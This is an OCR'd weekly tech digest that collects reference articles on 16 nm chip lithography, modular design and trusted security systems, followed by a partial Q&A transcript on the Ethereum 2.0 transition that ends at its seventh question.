



xīn



https://scale.qihardware.org


2019 . Week 11 . Mar17 - Mar 24

This page left intentionally blank
to power your imagination
of what interesting art, ads,
sponsorship, standard
frontmatter or blank space
should be included in
future editions of scale.

芯 xīn

芯 (xin) means *core* and is used in the word microchip 芯片

From grass 艹艸 and 心 (heart or middle), 芯 (xin) originally means pith from a rush. Meaning a wick or lamp pith, it is today mainly used to describe computers chip (芯片) and chipset (芯片组).



Semiconductor & Computer


Engineering

16 nm lithography process

The **16 nanometer (16 nm) lithography process** is a full node semiconductor manufacturing process following the 20 nm process stopgap. Commercial integrated circuit manufacturing using 16 nm process began in 2014. The term "16 nm" is simply a commercial name for a generation of a certain size and its technology, as opposed to gate length or half pitch. This technology is set to be replaced with 10 nm process in 2017.

contents

1 Industry
1.1 TSMC
2 16 nm Microprocessors
3 16 nm Microarchitectures
4 References



Semiconductor lithography processes technology

- 50 µm
- 20 µm
- 16 µm
- 10 µm
- 8 µm
- 7 µm
- 6 µm
- 5 µm
- 3.5 µm
- 3 µm
- 2.5 µm
- 2 µm
- 1.5 µm
- 1.3 µm
- 1.2 µm
- 1 µm
- 800 nm
- 750 nm
- 700 nm
- 650 nm
- 600 nm
- 500 nm
- 350 nm
- 280 nm
- 250 nm
- 240 nm
- 220 nm
- 180 nm
- 150 nm
- 130 nm
- 110 nm
- 90 nm
- 80 nm
- 65 nm
- 55 nm
- 45 nm
- 40 nm
- 32 nm
- 28 nm
- 22 nm
- 20 nm
- **16 nm**
- 14 nm
- 10 nm

Industry [edit]

An enhanced version of TSMC's 16nm process was introduced in late 2016 called "12nm".

		TSMC	
	Process Name	16FF, 16FF+, 16FFC, 12FFC, 12FFN	
	1st Production	3Q 2015	
Lithography	**Lithography**	193 nm	
	Immersion	Yes	
	Exposure		
Wafer	**Type**	Bulk	
	Size	300 mm	
Transistor	**Type**	FinFET	
	Voltage	0.75 V	
		Value	**20 nm Δ**
Fin	**Pitch**	48 nm	N/A
	Width		
	Height	37 nm	
	Gate Length (L_g)	34 nm	
	Contacted Gate Pitch (CPP)	90 nm	1x
	Minimum Metal Pitch (MMP)	64 nm	1x
SRAM bitcell	**High-Perf (HP)**		
	High-Density (HD)	0.074 µm²	0.86x
	Low-Voltage (LV)		
DRAM bitcell	**eDRAM**		

TSMC [edit]

TSMC uses the same BEOL as its 20nm process. They named their process 16 nm which reflects those relaxed pitches. TSMC demonstrated their 128 Mebibit SRAM wafer from their 16 nm HKMG FinFET process at the 2014 IEEE ISSCC. TSMC followed their 16FF process by the 16FF+ which provided roughly 10-15% performance improvement. A final 16FFC (16FF Compact) designed to reduce cost through less masks while using half the power.

In late 2016 TSMC announced a "12nm" process (e.g. 12FFC) which uses the similar design rules as the 16nm node but a tighter metal pitch, providing a slight density improvement. The enhanced process is said to feature lower leakage better and cost characteristics and perhaps a better name (vs. "14nm"). 12nm is expected to enter mass production in late 2017.

- 7 nm
- 5 nm
- 3 nm

v · d · e

TSMC 128 Mib SRAM demo 16 nm wafer	
Technology	16 nm HK-MG FinFET
Metal scheme	1 Poly / 7 Metal
Supply voltage	0.85 V (core) 1.8 V (i/o)
Bit cell size	0.07 µm²
macro configs	4096x32 MUX16 258 bits/BL 272 bits/WL
Capacity	128 Mib
Test Features	Row/Column Redundancy Programmable E-fuse
Die Size	42.6 mm²

16 nm Microprocessors [edit]

- HiSilicon
  - Kirin
- MediaTek
  - Helio
- Microsoft
  - Scorpio Engine
- Nvidia
  - Drive Xavier
  - Pascal
- PEZY
  - PEZY-SC2
- Renesas
  - R-Car

This list is incomplete; you can help byexpanding it.

16 nm Microarchitectures [edit]

- AppliedMicro/Ampere
  - Skylark
- ARM
  - Cortex-A55
- Zhaoxin
  - LuJiaZui

This list is incomplete; you can help byexpanding it.

References [edit]

- Chen, Yen-Huei, et al. "A 16 nm 128 Mb SRAM in High-κ Metal-Gate FinFET Technology With Write-Assist Circuitry for Low-VMIN Applications." IEEE Journal of Solid-State Circuits 50.1 (2015): 170-177.
- Wu, Shien-Yang, et al. "A 16nm FinFET CMOS technology for mobile SoC and computing applications." Electron Devices Meeting (IEDM), 2013 IEEE International. IEEE, 2013.
- TechInsights/Chipworks, Kevin Gibb, The ConFab 2016

Category: lithography

WIKIPEDIA

Modular design

Modular design, or "modularity in design", is an approach (design and otherwise) that subdivides a system into smaller parts called modules or skids, that can be independently created and then used in different systems. A modular system can be characterized by functional partitioning into discrete scalable, reusable modules; rigorous use of well-defined modular interfaces; and making use of industry standards for interfaces.

Modularity offers benefits such as reduction in cost (due to less customization), shorter learning time, flexibility in design, augmentation (adding new solution by merely plugging in a new module), and exclusion.

Cars, computers, process systems, solar panels, wind turbines, elevators, furniture, looms, railroad signaling systems, telephone exchanges, pipe organs, synthesizers, electric power distribution systems and modular buildings are examples of modular systems.

Evolution also results in the modular design of species in that homologous modules sharing approximately the same form or function appear in different organisms.[1] Computers use modularity to overcome changing customer demands and to make the manufacturing process more adaptive to change (see modular programming).[2] Modular design is an attempt to combine the advantages of standardization (high volume normally equals low manufacturing costs) with those of customization. A downside to modularity (and this depends on the extent of modularity) is that low quality modular systems are not optimized for performance. This is usually due to the cost of putting up interfaces between modules.[3]

Contents

In vehicles
In machines and architecture
In televisions
In computer hardware
Modular Design, Digital Twin, and Industry 4.0 directions
Integrating Lifecycle and Energy assessments into modular design
See also
References
Further reading

In vehicles

Aspects of modular design can be seen in cars or other vehicles to the extent of there being certain parts to the car that can be added or removed without altering the rest of the car

A simple example of modular design in cars is the fact that, while many cars come as a basic model, paying extra will allow for "snap in" upgrades such as a more powerful engine or seasonal tires; these do not require any change to other units of the car such as the chassis, steering, electric motor or battery systems.

In machines and architecture

Modular design can be seen in certain buildings. Modular buildings (and also modular homes) generally consist of universal parts (or modules) that are manufactured in a factory and then shipped to a build site where they are assembled into a variety of arrangements.[4]

Modular buildings can be added to or reduced in size by adding or removing certain components. This can be done without altering larger portions of the building. Modular buildings can also undergo changes in functionality using the same process of adding or removing components.

The modular design of theUnimog offers attachment capabilities for various different implements.

Modular workstations

For example, an office building can be built using modular parts such as walls, frames, doors, ceilings, and windows. The interior can then be partitioned (or divided) with more walls and furnished with desks, computers, and whatever else is needed for a functioning workspace. If the office needs to be expanded or redivided to accommodate employees, modular components such as wall panels can be added or relocated to make the necessary changes without altering the whole building. Later, this same office can be broken down and rearranged to form a retail space, conference hall or another type of building, using the same modular components that originally formed the office building. The new building can then be refurnished with whatever items are needed to carry out its desired functions.

Other types of modular buildings that are offered from a company like Allied Modular include a guardhouse, machine enclosure, press box, conference room, two-story building, clean room and many more applications.[5]


Many misconceptions are held regarding modular buildings.[6] In reality modular construction is a viable method of construction for quick turnaround and fast growing companies. Industries that would benefit from this include healthcare, commercial, retail, military, and multi-family/student housing.

In televisions

In 1963 Motorola introduced the first rectangular color picture tube, and in 1967 introduced the modular Quasar brand. In 1964 it opened its first research and development branch outside of the United States, in Israel under the management of Moses Basin. In 1974 Motorola sold its television business to the Japan-based Matsushita, the parent company of Panasonic.

In computer hardware

Modular design in computer hardware is the same as in other things (e.g. cars, refrigerators, and furniture). The idea is to build computers with easily replaceable parts that use standardized interfaces. This technique allows a user to upgrade certain aspects of the computer easily without having to buy another computer altogether. This idea was also being implemented in Project Ara, which provided a platform for manufactures to create modules for a smartphone which could then be customised by the end user



Modular computer design

A computer is one of the best examples of modular design. Typical modules include power supply units, processors, mainboards, graphics cards, hard drives, and optical drives. All of these parts should be easily interchangeable as long as the user uses parts that support the same standard interface. Similar to the computer's modularity, other tools have been developed to leverage modular design, such as littleBits Electronics, which snap together with interoperable modules to create circuits.[7]

Modular Design, Digital Twin, and Industry 4.0 directions

During the presentation of the PLM centre of University of Michigan, Grieves[8] launched inside the modular design contest the initial idea of "Conceptual ideal for PLM", that introduces: real space, virtual space, the link for data flow from real space to virtual space, the link for information flow from virtual space to real space and virtual sub-spaces. Egan [9](PTC Inc) disclosed the strategy for an implementation of modular design in a PLM (Product Lifecycle Management) contest through a process that starts with a cross-functional input to the definition of the product architecture, and includes an architecture development program that keeps the integrity of the product during its lifecycle. Grieves [10]has produced an effective definition of digital twin: "A strategic business approach that applies a consistent set of business solutions in support of the collaborative creation, management, dissemination, and use of product definition information across the extended enterprise from concept to end of life –integrating people, processes, business systems, and information".

Integrating Lifecycle and Energy assessments into modular design

Some authors observe that modular design has generated in the vehicle industry a constant increase of weight over time. Trancossi [11] advanced the hypothesis that modular design can be coupled by some optimization criteria derived from the constructal law. In fact, the constructal law is modular for his nature and can apply with interesting results in engineering simple systems.[12] It applies with a typical bottom-up optimization schema:

- a system can be divided into subsystems (elemental parts) using tree models;
- any complex system can be represented in a modular way and it is possible to describe how different physical magnitudes flow through the system;
- analysing the different flowpaths it is possible to identify the critical components that affect the performance of the system;
- by optimizing those components and substituting them with more performing ones, it is possible to improve the performances of the system.

A better formulation has been produced during the MAAT EU FP7 Project.[13] A new design method that couples the above bottom-up optimization with a preliminary system level top-down design has been formulated.[14] The two step design process has been motivated by considering that constructal and modular design does not refer to any objective to be reached in the design process. A theoretical formulation has been provided in a recent paper,[15] and applied with success to the design of a small aircraft,[16] the conceptual design of innovative commuter aircraft,[17][18] the design of a new entropic wall,[19] and an innovative off-road vehicle designed for energy efficiency.[20]

See also

- 3D printing
- Configuration design
- Holarchy
- Holism
- *Kraftei*
- Integrating functionality
- Modular building
- Modular function deployment (MFD)
- Modular programming
- Modular smartphone
- Modularity
- Open-design movement
- Open-source hardware
- OpenStructures
- Separation of concerns
- Systems design
- Systems engineering

References

1. Schilling, M.A. (2002) Modularity in multiple disciplines (http://www.academia.edu/download/37183634/modular_systems_052201.doc). In Garud, R., Langlois, R., & Kumaraswamy, A. (eds) Managing in the Modular Age: Architectures, Networks and Organizations. Oxford, England: Blackwell Publishers, pg. 203-214 ISBN 0631233164
2. Baldwin and Clark, 2000
3. Ulrich K (1995) The role of product architecture in the manufacturing firm (https://repository.upenn.edu/cgi/viewcontent.cgi?article=1228&context=mgmt_papers) Res Policy 24(3):419–441. doi:10.1016/0048-7333(94)00775-3 (https://doi.org/10.1016%2F0048-7333%2894%2900775-3) 1995
4. "Modular home definition" (http://architecture.about.com/cs/buildyourhouse/g/modular.htm). Retrieved 2010-08-19.
5. Allied Modular Products (http://www.alliedmodular.com/products) Allied Modular. Retrieved March 27, 2012
6. "modular building" (https://archive.is/20140917142328/http://icon-construction.com/2014/08/top-5-myths-modular-construction/). Archived from the original (http://icon-construction.com/2014/08/top-5-myths-modular-construction/) on 2014-09-17.
7. "How One Entrepreneur Is Bringing Fringe Maker Knowledge Mainstream" (http://www.psfk.com/2014/08/one-entrepreneur-bringing-fringe-maker-knowledge-mainstream.html). *PSFK*. PSFK. 2014-08-26. Retrieved 27 May 2015.
8. Grieves, M. (2005). "Product Lifecycle Management: the new paradigm for enterprises (https://www.inderscienceonline.com/doi/abs/10.1504/IJPD.2005.006669)" Int. J. Product development 2, 71-84
9. Egan, M. (2004). "Implementing A Successful Modular Design-PTC´s Approach (https://www.designsociety.org/download-publication/27307/Implementing+A+Successful+Modular+Design+-+PTC%C2%B4S+Approach)" In Proceedings of the 7th Workshop on Product Structuring - Product Platform Development, Chalmers University, Göteborg, Sweden, 24.-25.03. 2004.
10. Grieves, M. (2006), "Product Lifecycle Management: Driving the Next Generation of Lean Thinking", New York, McGraw-Hill
11. Trancossi, M. A response to industrial maturity and energetic issues: a possible solution based on constructal law (https://link.springer.com/article/10.1007/s12544-014-0150-4). Eur. Transp. Res. Rev. (2015) 7: 2. doi:10.1007/s12544-014-0150-4 (https://doi.org/10.1007%2Fs12544-014-0150-4)
12. Bejan A., and Lorente S., "Constructal theory of generation of configuration in nature and engineering", J. Appl. Phys., 100, 2006, doi:10.1063/1.2221896 (https://doi.org/10.1063%2F1.2221896)
13. "Multibody Advanced Airship for Transport | Projects | FP7-TRANSPORT" (http://cordis.europa.eu/project/rcn/99650_en.html).
14. Dumas A, Madonia M, Trancossi M, Vucinic D (2013) Propulsion of photovoltaic cruiser-feeder airships dimensioning by constructal design for efficiency method (http://www.academia.edu/download/43218871/Propulsion_of_Photovoltaic_Cruiser-Feede20160229-7290-15tzf2r.pdf). SAE Int J Aerosp 6(1):273–285. doi:10.4271/2013-01-2303 (https://doi.org/10.4271%2F2013-01-2303) https://www.academia.edu/download/43218871/Propulsion_of_Photovoltaic_Cruiser-Feede20160229-7290-15tzf2r.pdf
15. Trancossi, M. Eur. Transp. Res. Rev. (2015) 7: 2. doi:10.1007/s12544-014-0150-4 (https://doi.org/10.1007%2Fs12544-014-0150-4) https://link.springer.com/article/10.1007/s12544-014-0150-4
16. Trancossi, M., Bingham, C., Capuani, A., Das, S. et al., "Multifunctional Unmanned Reconnaissance Aircraft for Low-Speed and STOL Operations," SAE Technical Paper 2015-01-2465, 2015, doi:10.4271/2015-01-2465 (https://doi.org/10.4271%2F2015-01-2465) https://www.academia.edu/download/39296132/2015-01-2465.pdf
17. Trancossi, M., Madonia, M., Dumas, A. et al. Eur. Transp. Res. Rev. (2016) 8: 11. doi:10.1007/s12544-016-0198-4 (https://doi.org/10.1007%2Fs12544-016-0198-4) https://www.researchgate.net/publication/297890415_A_new_aircraft_architecture_based_on_the_ACHEON_Coanda
18. Trancossi, M., Dumas, A., Madonia, M., Subhash, M. et al., "Preliminary Implementation Study of ACHEON Thrust and Vector Electrical Propulsion on a STOL Light Utility Aircraft," SAE Technical Paper 2015-01-2422, 2015, doi:10.4271/2015-01-2422 (https://doi.org/10.4271%2F2015-01-2422) https://www.researchgate.net/publication/300470359_Preliminary_Implementation_Study_of_ACHEON_Thrust_and_ev=prf_pub
19. TRANCOSSI, M., et al. Constructal Design of an Entropic Wall With Circulating Water Inside. Journal of Heat Transfer, 2016, 138.8: 082801. https://www.researchgate.net/publication/301779272_Constructal_Design_of_an_Entropic_Wall_With_Circulating_Wat

20. Trancossi M., Pascoa J, Design of an Innovative Off Road Hybrid Vehicle by Energy Efficiency Criteria, International Journal of Heat and Technology, 2016. https://www.researchgate.net/publication/309732623_Design_of_an_Innovative_Off_Road_Hybrid_Vehicle_by_Energy ev=prf_pub

Further reading

- Schilling, MA., "Toward a general modular systems theory and its application to interfirm product modularity" Academy of Management Review, 2000, Vol 25(2):312-334. [1]
- Erixon, O.G. and Ericsson, A., "*Controlling Design Variants*" USA: Society of Manufacturing Engineers 1999 [2] ISBN 0-87263-514-7 [3]
- Clark, K.B. and Baldwin, C.Y, "*Design Rules. Vol. 1: The Power of Modularity*" Cambridge, Massachusetts: MIT Press 2000 ISBN 0-262-02466-7
- Baldwin, C.Y., Clark, K.B., "*The Option Value of Modularity in Design*" Harvard Business School, 2002 [4]
- Levin, Mark Sh. "*Modular systems design and evaluation*". Springer, 2015.
- Modularity in Design Formal Modeling & Automated Analysis
- "Modularity: upgrading to the next generation design architecture", an interview

Retrieved from "https://en.wikipedia.org/w/index.php?title=Modular_design&oldid=885059814"

This page was last edited on 25 February 2019, at 18:35 (UTC).

Text is available under the Creative Commons Attribution-ShareAlike License; additional terms may apply. By using this site, you agree to the Terms of Use and Privacy Policy. Wikipedia® is a registered trademark of the Wikimedia Foundation, Inc., a non-profit organization.

WIKIPEDIA

Trusted system

In the security engineering subspecialty of computer science, a **trusted system** is a system that is relied upon to a specified extent to enforce a specified security policy. This is equivalent to saying that a trusted system is one whose failure would break a security policy (if a policy exists that the trusted system is trusted to enforce).

The meaning of the word "trust" is critical, as it does not carry the meaning that might be expected in everyday usage. A system trusted by a user, is one that the user feels safe to use, and trusts to do tasks without secretly executing harmful or unauthorised programs; while trusted computing refers to whether programs can trust the platform to be unmodified from that expected, whether or not those programs are innocent, malicious or execute tasks that are undesired by the user.

Contents

Trusted systems in classified information

Trusted systems in trusted computing

Trusted systems in policy analysis

Trusted systems in information theory

See also

References

External links

Trusted systems in classified information

A subset of trusted systems ("Division B" and "Division A") implement mandatory access control (MAC) labels; as such, it is often assumed that they can be used for processing classified information. However, this is generally untrue. There are four modes in which one can operate a multilevel secure system: multilevel mode, compartmented mode, dedicated mode, and system-high mode. The National Computer Security Center's "Yellow Book" specifies that B3 and A1 systems can only be used for processing a strict subset of security labels, and only when operated according to a particularly strict configuration.

Central to the concept of U.S. Department of Defense-style "trusted systems" is the notion of a "reference monitor", which is an entity that occupies the logical heart of the system and is responsible for all access control decisions. Ideally, the reference monitor is (a) tamper-proof, (b) always invoked, and (c) small enough to be subject to independent testing, the completeness of which can be assured. Per the U.S. National Security Agency's 1983 Trusted Computer System Evaluation Criteria (TCSEC), or "Orange Book", a set of "evaluation classes" were defined that described the features and assurances that the user could expect from a trusted system.

Key to the provision of the highest levels of assurance (B3 and A1) is the dedication of significant system engineering toward minimization of the complexity (not *size*, as often cited) of the trusted computing base (TCB), defined as that combination of hardware, software, and firmware that is responsible for enforcing the system's security policy.

An inherent engineering conflict would appear to arise in higher-assurance systems in that, the smaller the TCB, the larger the set of hardware, software, and firmware that lies outside the TCB and is, therefore, untrusted. Although this may lead the more technically naive to sophists' arguments about the nature of trust, the argument confuses the issue of "correctness" with that of "trustworthiness".

In contrast to the TCSEC's precisely defined hierarchy of six evaluation classes—the highest of which, A1, is featurally identical to B3, differing only in documentation standards—the more recently introduced Common Criteria (CC)—which derive from a blend of more or less technically mature standards from various NATO countries—provide a more tenuous spectrum of seven "evaluation classes" that intermix features and assurances in an arguably non-hierarchical manner and lack the philosophic precision and

mathematical stricture of the TCSEC. In particular, the CC tolerate very loose identification of the "target of evaluation" (TOE) and support—even encourage—an inter-mixture of security requirements culled from a variety of predefined "protection profiles." While a strong case can be made that even the more seemingly arbitrary components of the TCSEC contribute to a "chain of evidence" that a fielded system properly enforces its advertised security policy, not even the highest (E7) level of the CC can truly provide analogous consistency and stricture of evidentiary reasoning.

The mathematical notions of trusted systems for the protection of classified information derive from two independent but interrelated corpora of work. In 1974, David Bell and Leonard LaPadula of MITRE, working under the close technical guidance and economic sponsorship of Maj. Roger Schell, Ph.D., of the U.S. Army Electronic Systems Command (Ft. Hanscom, MA), devised what is known as the Bell-LaPadula model, in which a more or less trustworthy computer system is modeled in terms of **objects** (passive repositories or destinations for data, such as files, disks, printers) and **subjects** (active entities—perhaps users, or system processes or threads operating on behalf of those users—that cause information to flow among objects). The entire operation of a computer system can indeed be regarded a "history" (in the serializability-theoretic sense) of pieces of information flowing from object to object in response to subjects' requests for such flows.

At the same time, Dorothy Denning at Purdue University was publishing her Ph.D. dissertation, which dealt with "lattice-based information flows" in computer systems. (A mathematical "lattice" is a partially ordered set, characterizable as a directed acyclic graph, in which the relationship between any two vertices is either "dominates," "is dominated by," or neither.) She defined a generalized notion of "labels"—corresponding more or less to the full security markings one encounters on classified military documents, *e.g.*, TOP SECRET WNINTEL TK DUMBO—that are attached to entities. Bell and LaPadula integrated Denning's concept into their landmark MITRE technical report—entitled, *Secure Computer System: Unified Exposition and Multics Interpretation*—whereby labels attached to objects represented the sensitivity of data contained within the object (though there can be, and often is, a subtle semantic difference between the sensitivity of the data within the object and the sensitivity of the object itself), while labels attached to subjects represented the trustworthiness of the user executing the subject. The concepts are unified with two properties, the "simple security property" (a subject can only read from an object that it *dominates* [*is greater than* is a close enough—albeit mathematically imprecise—interpretation])and the "confinement property," or "*-property" (a subject can only write to an object that dominates it). (These properties are loosely referred to as "no-read-up" and "no-write-down," respectively.) Jointly enforced, these properties ensure that information cannot flow "downhill" to a repository whence insufficiently trustworthy recipients may discover it. By extension, assuming that the labels assigned to subjects are truly representative of their trustworthiness, then the no-read-up and no-write-down rules rigidly enforced by the reference monitor are provably sufficient to constrain Trojan horses, one of the most general classes of attack (*sciz.*, the popularly reported worms and viruses are specializations of the Trojan horse concept).

The Bell-LaPadula model technically only enforces "confidentiality," or "secrecy," controls, *i.e.*, they address the problem of the sensitivity of objects and attendant trustworthiness of subjects to not inappropriately disclose it. The dual problem of "integrity"(i.e., the problem of accuracy, or even provenance of objects) and attendant trustworthiness of subjects to not inappropriately modify or destroy it, is addressed by mathematically affine models; the most important of which is named for its creator, K. J. Biba. Other integrity models include the Clark-Wilson model and Shockley and Schell's program integrity model, "The SeaView Model"[1]

An important feature of MACs, is that they are entirely beyond the control of any user. The TCB automatically attaches labels to any subjects executed on behalf of users and files they access or modify. In contrast, an additional class of controls, termed discretionary access controls (DACs), **are** under the direct control of the system users. Familiar protection mechanisms such as permission bits (supported by UNIX since the late 1960s and—in a more flexible and powerful form—by Multics since earlier still) and access control lists (ACLs) are familiar examples of DACs.

The behavior of a trusted system is often characterized in terms of a mathematical model—which may be more or less rigorous depending upon applicable operational and administrative constraints—that takes the form of a finite state machine (FSM) with state criteria, state transition constraints, a set of "operations" that correspond to state transitions (usually, but not necessarily, one), and a descriptive top-level specification (DTLS) which entails a user-perceptible interface (*e.g.*, an API, a set of system calls [in UNIX parlance] or system exits [in mainframe parlance]); each element of which engenders one or more model operations.

Trusted systems in trusted computing

The Trusted Computing Group creates specifications that are meant to address particular requirements of trusted systems, including attestation of configuration and safe storage of sensitive information.

Trusted systems in policy analysis

Trusted systems in the context of national or homeland security, law enforcement, or social control policy are systems in which some conditional prediction about the behavior of people or objects within the system has been determined prior to authorizing access to system resources.[2]

For example, trusted systems include the use of "security envelopes" in national security and counterterrorism applications, "trusted computing" initiatives in technical systems security, and the use of credit or identity scoring systems in financial and anti-fraud applications; in general, they include any system (i) in which probabilistic threat or risk analysis is used to assess "trust" for decision-making before authorizing access or for allocating resources against likely threats (including their use in the design of systems constraints to control behavior within the system), or (ii) in which deviation analysis or systems surveillance is used to ensure that behavior within systems complies with expected or authorized parameters.

The widespread adoption of these authorization-based security strategies (where the default state is DEFAULT=DENY) for counterterrorism, anti-fraud, and other purposes is helping accelerate the ongoing transformation of modern societies from a notional Beccarian model of criminal justice based on accountability for deviant actions after they occur – see Cesare Beccaria, On Crimes and Punishment (1764) – to a Foucauldian model based on authorization, preemption, and general social compliance through ubiquitous preventative surveillance and control through system constraints – see Michel Foucault, *Discipline and Punish* (1975, Alan Sheridan, tr., 1977, 1995).

In this emergent model, "security" is geared not towards policing but to risk management through surveillance, exchange of information, auditing, communication, and classification. These developments have led to general concerns about individual privacy and civil liberty and to a broader philosophical debate about the appropriate forms of social governance methodologies.

Trusted systems in information theory

Trusted systems in the context of information theory is based on the definition of trust as "**Trust is that which is essential to a communication channel but cannot be transferred from a source to a destination using that channel**" by Ed Gerck.[3]

In Information Theory, information has nothing to do with knowledge or meaning. In the context of Information Theory, information is simply that which is transferred from a source to a destination, using a communication channel. If, before transmission, the information is available at the destination then the transfer is zero. Information received by a party is that which the party does not expect—as measured by the uncertainty of the party as to what the message will be.

Likewise, trust as defined by Gerck has nothing to do with friendship, acquaintances, employee-employer relationships, loyalty, betrayal and other overly-variable concepts. Trust is not taken in the purely subjective sense either, nor as a feeling or something purely personal or psychological—trust is understood as something potentially communicable. Further, this definition of trust is abstract, allowing different instances and observers in a trusted system to communicate based on a common idea of trust (otherwise communication would be isolated in domains), where all necessarily different subjective and intersubjective realizations of trust in each subsystem (man and machines) may coexist.[4]

Taken together in the model of Information Theory, **information is what you do not expect** and **trust is what you know**. Linking both concepts, trust is seen as **qualified reliance on received information**. In terms of trusted systems, an assertion of trust cannot be based on the record itself, but on information from other information channels.[5] The deepening of these questions leads to complex conceptions of trust which have been thoroughly studied in the context of business relationships.[6] It also leads to conceptions of information where the "quality" of information integrates trust or trustworthiness in the structure of the information itself and of the information system(s) in which it is conceived: higher quality in terms of particular definitions of accuracy and precision means higher trustworthiness.[7]

An introduction to the calculus of trust (Example: 'If I connect two trusted systems, are they more or less trusted when taken together?') is given in.[4]

The IBM Federal Software Group [8] has suggested that [3] provides the most useful definition of trust for application in an information technology environment, because it is related to other information theory concepts and provides a basis for measuring trust. In a network centric enterprise services environment, such notion of trust is considered [8] to be requisite for achieving the desired collaborative, service-oriented architecture vision.

See also

- Accuracy and precision
- Computer security
- Data quality
- Information quality
- Trusted computing

References

1. Lunt, Teresa & Denning, Dorothy & R. Schell, Roger & Heckman, Mark & R. Shockley, William. (1990). The SeaView Security Model.. IEEE Trans. Software Eng.. 16. 593-607. 10.1109/SECPRI.1988.8114. (Source) (https://www.researchgate.net/publication/220071090_The_SeaView_Security_Model)
2. The concept of trusted systems described here is discussed in Taipale, K.A. (2005). The Trusted Systems Problem: Security Envelopes, Statistical Threat Analysis, and the Presumption of Innocence (http://doi.ieeecomputersociety.org/10.1109/MIS.2005.89), Homeland Security - Trends and Controversies, IEEE Intelligent Systems, Vol. 20 No. 5, pp. 80-83 (Sept./Oct. 2005).
3. Feghhi, J. and P. Williams (1998) *Trust Points*, in Digital Certificates: Applied Internet Security. Addison-Wesley, ISBN 0-201-30980-7; Toward Real-World Models of Trust: Reliance on Received Information (http://mcwg.org/mcg-mirror/trustdef.htm)
4. Trust as Qualified Reliance on Information, Part I (http://nma.com/papers/it-trust-part1.pdf), The COOK Report on Internet, Volume X, No. 10, January 2002, ISSN 1071-6327 (https://www.worldcat.org/search?fq=x0:jrnl&q=n2:1071-6327).
5. Gregory, John D. (1997). John D. Electronic Legal Records: Pretty Good Authentication? (http://pages.ca.inter.net/~euclid1/call.html)
6. Huemer, L. (1998). Trust in business relations: Economic logic or social interaction? (http://www.borea.nu/index.asp?PAGE=1&ARTICLE=1&saID=78) Umeå: Boréa. ISBN 91-89140-02-8.
7. Ivanov, K. (1972). Quality-control of information: On the concept of accuracy of information in data banks and in management information systems (http://www.informatik.umu.se/~kivanov/dissavh.html). The University of Stockholm and The Royal Institute of Technology.
8. Daly, Christopher. (2004). A Trust Framework for the DoD Network-Centric Enterprise Services (NCES) Environment, IBM Corp., 2004. (Request from the IEEE Computer Society's ISSAA (http://issaa.org/documents/) Archived (https://web.archive.org/web/20110726192910/http://issaa.org/documents/) 2011-07-26 at the Wayback Machine).

External links

See also, The Trusted Systems Project, a part of the Global Information Society Project (GISP), a joint research project of the World Policy Institute (WPI) and the Center for Advanced Studies in Sci. & Tech. Policy (CAS).

Retrieved from "https://en.wikipedia.org/w/index.php?title=Trusted_system&oldid=868777612"

This page was last edited on 14 November 2018, at 11:01 (UTC).

Text is available under the Creative Commons Attribution-ShareAlike License; additional terms may apply. By using this site, you agree to the Terms of Use and Privacy Policy. Wikipedia® is a registered trademark of the Wikimedia Foundation, Inc., a non-profit organization.

Get started

Q + A on ETH 2.0

Serenity session at ETHMagicians: Paris 2019

Trenton Van Epps
Mar 4 · 13 min read

this is definitely Paris 2.0

Participants: Mehdi Zerouali (Sigma Prime), Diederik Loerakker / Protolambda (independent developer), Zak Cole (Whiteblock), Justin Drake (EF), Carl Beekhuizen (EF), Yannick Luhn(Brainbot), Greg Markou (Chainsafe), Lane Rettig (EWASM)

Facilitated by Lane Rettig and María Paula Fernández.

Note: the dialogue has been modified and condensed for easier readability—this is meant as a rough transcript. Please reach out to the people mentioned on gitter if you have more specific questions.

1. Transition from 1.0 to 2.0: are any hard forks required?

Justin- Zero hardforks are needed. The only prerequisite would be to set up the deposit contract on 1.0. However, a hard fork on 1.0 could add the functionality of

finality taken from 2.0. This allows issuance to be drastically reduced (factor of 10 or 20, near the security of Ethereum Classic). Every 6 minutes the chain is finalised, conceivably could come to rely only on transaction fees. Other benefit from finalisation is fungibility of the ETH token, two-way transfer between the two chains.

Finalisation of blocks is an independent effort from 2.0. It is key that 1.0 clients are aware of the 2.0 chain — this is either as a full node of the beacon chain OR by being a light client of both. It will take time for this to occur, perhaps near Phase 1, sometime next year.

2. Transition from 1.0 to 2.0: what is the path for Dapp developers?

Greg- It might be too early. Could drain resources from both researchers and dapp developers to explore this now.

Zak- Agrees it is too early, the spec isn't entirely complete yet. No defined function for peering / communication mechanisms. Network layer needs to be solid before looking at application layer.

3. Transition from 1.0 to 2.0: what is the timeline for dapps testing their work?

Mehdi- The only thing available soon will be testnets. Lighthouse will have a testnet within the next few weeks. It's too early to guide dapp developers on what their dapp might look like on 2.0: the EVM is deprecated by EWASM. Developers should look into EWASM.

4. Token moving from 1.0 to 2.0- what does that look like?

Justin- Deposits can be between 1–32 ether, these are locked in the deposit address (burner address). Within the beacon chain if you are not actively validating you can transfer between addresses (perhaps for arbitrage). This is purely a system chain, with no user transactions.

5. Will there be economic abstraction in 2.0?

Justin- Initially the beacon chain will have very limited throughput at 16 txs per block. Wouldn't be a great mechanism to abstract fees. One research idea is a single unified Plasma chain to pay tx fees on any shard. This removes need for ether dust on every shard to pay for transactions. This problem of fee abstraction is more pressing in 2.0 than 1.0 (note, I think there may be a slight disconnect between the

pressing in 2.0 than 1.0 (note, I think there may be a slight disconnect between the question and answer. Typically this refers to paying system transaction fees in something other than the base token, e.g. tokens paying tx fees in the place ether).

Carl- The beacon chain can be considered a state machine: not designed for arbitrary computation, with a finite actions and systems to update. Not designed for general purpose computation.

6. Will the randomness produced by the Beacon Chain be available to smart contracts (e.g. a dice game)?

Carl- Yes. We now have a secure random beacon that can be used across the chain by dapps. Unbiasable and with the same properties that are used in consensus.

7. What will happen to smart contracts that are on 1.0? Migration?

